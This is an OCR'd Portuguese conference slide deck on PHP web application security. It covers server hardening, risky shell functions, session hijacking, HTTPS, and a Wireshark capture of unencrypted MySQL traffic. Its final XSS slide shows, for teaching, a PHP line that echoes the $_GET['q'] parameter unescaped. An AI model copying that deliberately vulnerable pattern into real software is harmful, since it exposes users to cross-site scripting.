Segurança de aplicações web

Vitor Mattos

Fotografem, comentem,
twittem!

@VitorMattosRJ

Olá! Estava no Rio Agile?

Sim, foi show! Aliá, achei a sua apresentação a melhor. Parabéns!

Não conhecia a ferramenta até então, eu estava iniciando ainda meus estudos sobre BDD. Aachei a palestra muito boa mesmo meu nível no assunto sendo muito introdutório.

que trampo foda mano, mt obrg por compartilhar esse conhecimento bro! ou mostrar isso pros devs, talvez isso ajude a engajar os caras a mudar.

Hoje tive a oportunidade de ouvir este grande cara @VitorMattos
Deixo aqui os meus parabéns, foi uma grande palestra, valeu cada minuto e espero ver mais o seu trabalho fera, parabéns ! 22:46

Gostei muito da sua palestra, eu que sou iniciante não entendia bem a importância do composer, ficou muito claro que ele é muito útil e como implementar, adorei.

Obrigado por compartilhar esse tão precioso conhecimento conosco.

Nota 10!!! 👏👏👏☺️ 12:49

Quem sou eu?

Desenvolvedor PHP desde 2003
Amante de opensource
Evangelista PHP
PHP Zend Certified Engineer (ZEND024235)
PHPRio (https://telegram.me/phprio)

CTO Lyseon Tech
Redes sociais: (VitorMattos ou VitorMattosRJ)

LYSEONTECH

A Lyseon Tech é uma cooperativa de trabalho com modelo de gestão democrática, segura e eficiente composta por profissionais de T.I. altamente qualificados e experientes no mercado. Prezamos por apresentar vantagens, tanto para o cooperado como para as empresas parceiras.

Cronograma

Tentarei ser breve :-D

- Definições
- Boas práticas
  - No servidor web
  - No desenvolvimento
  - No servidor de banco
- Alguns testes de segurança

Requisitos básicos

- Confidencialidade
- Integridade
- Disponibilidade
- Autenticidade

Confidencialidade

Integridade

Disponibilidade

informação sempre disponível para o uso ... de quem?

Autenticidade


Segurança não se restringe a sistemas ...

Tudo começa com
Boas práticas

Como ter um sistema mais seguro?

Segurança no servidor é importante

Remova o que é desnecessário



Altere no php.ini

```
expose php = Off
```

Remova o que é desnecessário

Not Found

The requested URL /404 was not found on this server.

Apache/2.4.29 (Ubuntu) Server at localhost Port 80

Altere no arquivo de configuração do Apache:

```
ServerSignature Off
ServerTokens Prod
```

```
Major
 |
Minor
```

Remova o que é desnecessário

Index of /

Name	Last modified	Size	Description
Parent Directory		-	
LICENSE.txt	2018-07-23 15:48	1.5K	
README.md	2018-07-23 15:48	8.2K	

Altere no VirtualHost:

```
Options -Indexes
```

Remova o que é desnecessário

Index of /.git

Name	Last modified	Size	Description
Parent Directory		-	
HEAD	2018-09-30 18:05	23	
branches/	2018-09-30 18:05	-	
config	2018-09-30 18:05	92	
description	2018-09-30 18:05	73	
hooks/	2018-09-30 18:05	-	
info/	2018-09-30 18:05	-	
objects/	2018-09-30 18:05	-	
refs/	2018-09-30 18:05	-	

Apache/2.4.29 (Ubuntu) Server at localhost Port 80

Altere no VirtualHost:

```
RedirectMatch 404 /\.git
```

Remova o que é desnecessário

(!) Warning: mysqli_connect(): (HY000/2002): Connection refused in /var/www/test.php on line 5

Call Stack

#	Time	Memory	Function	Location
1	0.0032	392264	{main}( )	.../teste.php:0
2	0.0032	392296	mysqli_connect (???, ???, ???, ???)	.../teste.php:5

Altere no php.ini:

```
display_errors = Off
```

Logs salvam vidas


display_errors	Mostra erros na tela
error_reporting	Nível de erro mostrado
log_errors	Logar erros
error_log	Arquivo de log
set_error_handler	Cria um novo manipulador de erros

Logs salvam vidas

Monitore logs: grafana

Logs salvam vidas

Monitore logs: graylog



Mantenha-se atualizado

Version 7.2.10

13 Sep 2018


- Core:
  - Fixed bug #76754 (parent private constant in extends class memory leak).
  - Fixed bug #72443 (Generate enabled extension).
  - Fixed bug #75797 (Memory leak when using class_alias() in non-debug mode).


- Apache2:
  - Fixed bug #76582 (Apache bucket brigade sometimes becomes invalid).

- Bz2:
  - Fixed arginfo for bzcompress.

- gettext:
  - Fixed bug #76517 (incorrect restoring of LDFLAGS).

Rode apenas o essencial





Cuidado com o que faz

`shell_exec()`

`passthru()`

`system()`

`proc_*()`

`exec()`

Cuidado com o que faz

`shell_exec()` `passthru()`

escapeshellcmd()

`system()` `proc_*()`

escapeshellarg()

`exec()`

Cuidado com o que faz

Utilize apenas códigos de terceiros que
sejam confiáveis

Muitas falhas de seguranças são injetadas
em um sistema por códigos de terceiros,
módulos, plugins, libs, etc.

Cuidado com o que faz

Desabilite ou evite fazer include de código
a partir de uma URL

`allow_url_fopen` boolean

This option enables the URL-aware fopen wrappers that enable accessing URL object like files. Default wrappers are provided for the access of remote files using the ftp or http protocol, some extensions like zlib may register additional wrappers.


`allow_url_include` boolean

This option allows the use of URL-aware fopen wrappers with the following functions: include, include_once, require, require_once.

> **Note**:
> This setting requires allow_url_fopen to be on.

Redução de privilégios: arquivos

Redução de privilégios: isole as aplicações



Cookies e sessão

Session hijacking

&

Cookie Theft

Cookies e sessão

Local de armazenamento

Cliente: Cookie

Servidor: Sessão

Cookies e sessão

Como funcionam?

Cookies e sessão

Oculte informações sobre o servidor

Altere no php.ini

session.name

session.name specifies the name of the session which is used as cookie name. It should only contain alphanumeric characters. Defaults to *PHPSESSID*.

Cookies e sessão

Valide user-agent e IP

Armazene o user-agent e o IP do usuário autenticado e não permita que a sessão continue up caso estes dados sejam alterados.

Hospedagens compartilhadas

Hospedagens compartilhadas podem ter brechas de permissões de acesso a dados de outros clientes.

Se a aplicação requer segurança alta, evite utilizá-las.

Caso não tenha escolha, investigue se é segura.

Hospedagens compartilhadas

Altere esta configuração quando for hospedagem compartilhada:


session.save_path

session.save_path defines the argument which is passed to the save handler. If you choose the default files handler, this is the path where the files are created

Sites seguros

HTTPS

Prefira sempre HTTPS



Exposição de sessão

Dados de sessão podem ser visualizados quando não criptografados com HTTPS

Wireshark

wireshark.log

Filter: mysql.query != "" Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Info	Query
156	0.087509	192.168.56.1	192.168.56.102	MySQL	Request Query	SELECT filename FROM registry WHERE name = 'Ru
164	0.103732	192.168.56.1	192.168.56.102	MySQL	Request Query	SELECT filename FROM registry WHERE name = 'En
160	0.207789	192.168.56.1	192.168.56.102	MySQL	Request Query	SELECT fc.*\nFROM \nfield_config fc\nWHERE (f
269	0.217642	192.168.56.1	192.168.56.102	MySQL	Request Query	SELECT fci.*\nFROM \nfield_config_instance fci
389	0.271894	192.168.56.1	192.168.56.102	MySQL	Request Query	SELECT s.lid, t.translation, s.version FROM lo
353	0.309766	192.168.56.1	192.168.56.102	MySQL	Request Query	SELECT s.lid, t.translation, s.version FROM lo
350	0.310345	192.168.56.1	192.168.56.102	MySQL	Request Query	SELECT s.lid, t.translation, s.version FROM lo
412	0.310864	192.168.56.1	192.168.56.102	MySQL	Request Query	SELECT s.lid, t.translation, s.version FROM lo
402	0.311961	192.168.56.1	192.168.56.102	MySQL	Request Query	SELECT s.lid, t.translation, s.version FROM lo
405	0.312345	192.168.56.1	192.168.56.102	MySQL	Request Query	SELECT s.lid, t.translation, s.version FROM lo
341	0.312981	192.168.56.1	192.168.56.102	MySQL	Request Query	SELECT s.lid, t.translation, s.version FROM lo

```
▸ Frame 77: 350 bytes on wire (2800 bits), 350 bytes captured (2800 bits)
▸ Ethernet II, Src: 0a:00:27:00:00:00 (0a:00:27:00:00:00), Dst: CadmusCo_cb:33:9e (08:00:27:cb:33:9e)
▸ Internet Protocol Version 4, Src: 192.168.56.1 (192.168.56.1), Dst: 192.168.56.102 (192.168.56.102)
▸ Transmission Control Protocol, Src Port: 59091 (59091), Dst Port: mysql (3306), Seq: 1096, Ack: 150310, Len: 284
▾ MySQL Protocol
    Packet Length: 280
    Packet Number: 0
  ▾ Request Command Query
      Command: Query (3)
      Statement [truncated]: SELECT s.lid, t.translation, s.version FROM locales_source s LEFT JOIN locales_target t ON s.lid = t.lid AND t
```


```
0000  08 00 27 cb 33 9e 0a 00  27 00 00 00 08 00 45 08   ..'.3... '.....E.
0010  01 50 39 00 40 00 40 06  0e e8 c0 a8 38 01 c0 a8   .P9.@.@. ....8...
0020  38 66 e6 d3 0c ea f1 b5  74 c0 66 56 37 de 80 18   8f...... t.fV7...
0030  07 0d 6b b8 00 00 01 01  08 0a 00 03 11 cf 00 05   ..k..... ........
```

File: "/tmp/wireshark.log" 26 MB 00:0... Packets: 21745 Displayed: 5171 Marked: 0 Load time: 0:00.290 Profile: Default

XSS - Cross Site Scripting

```
Exibindo resultados para a consulta "<?=$_GET['q'];?>"
```

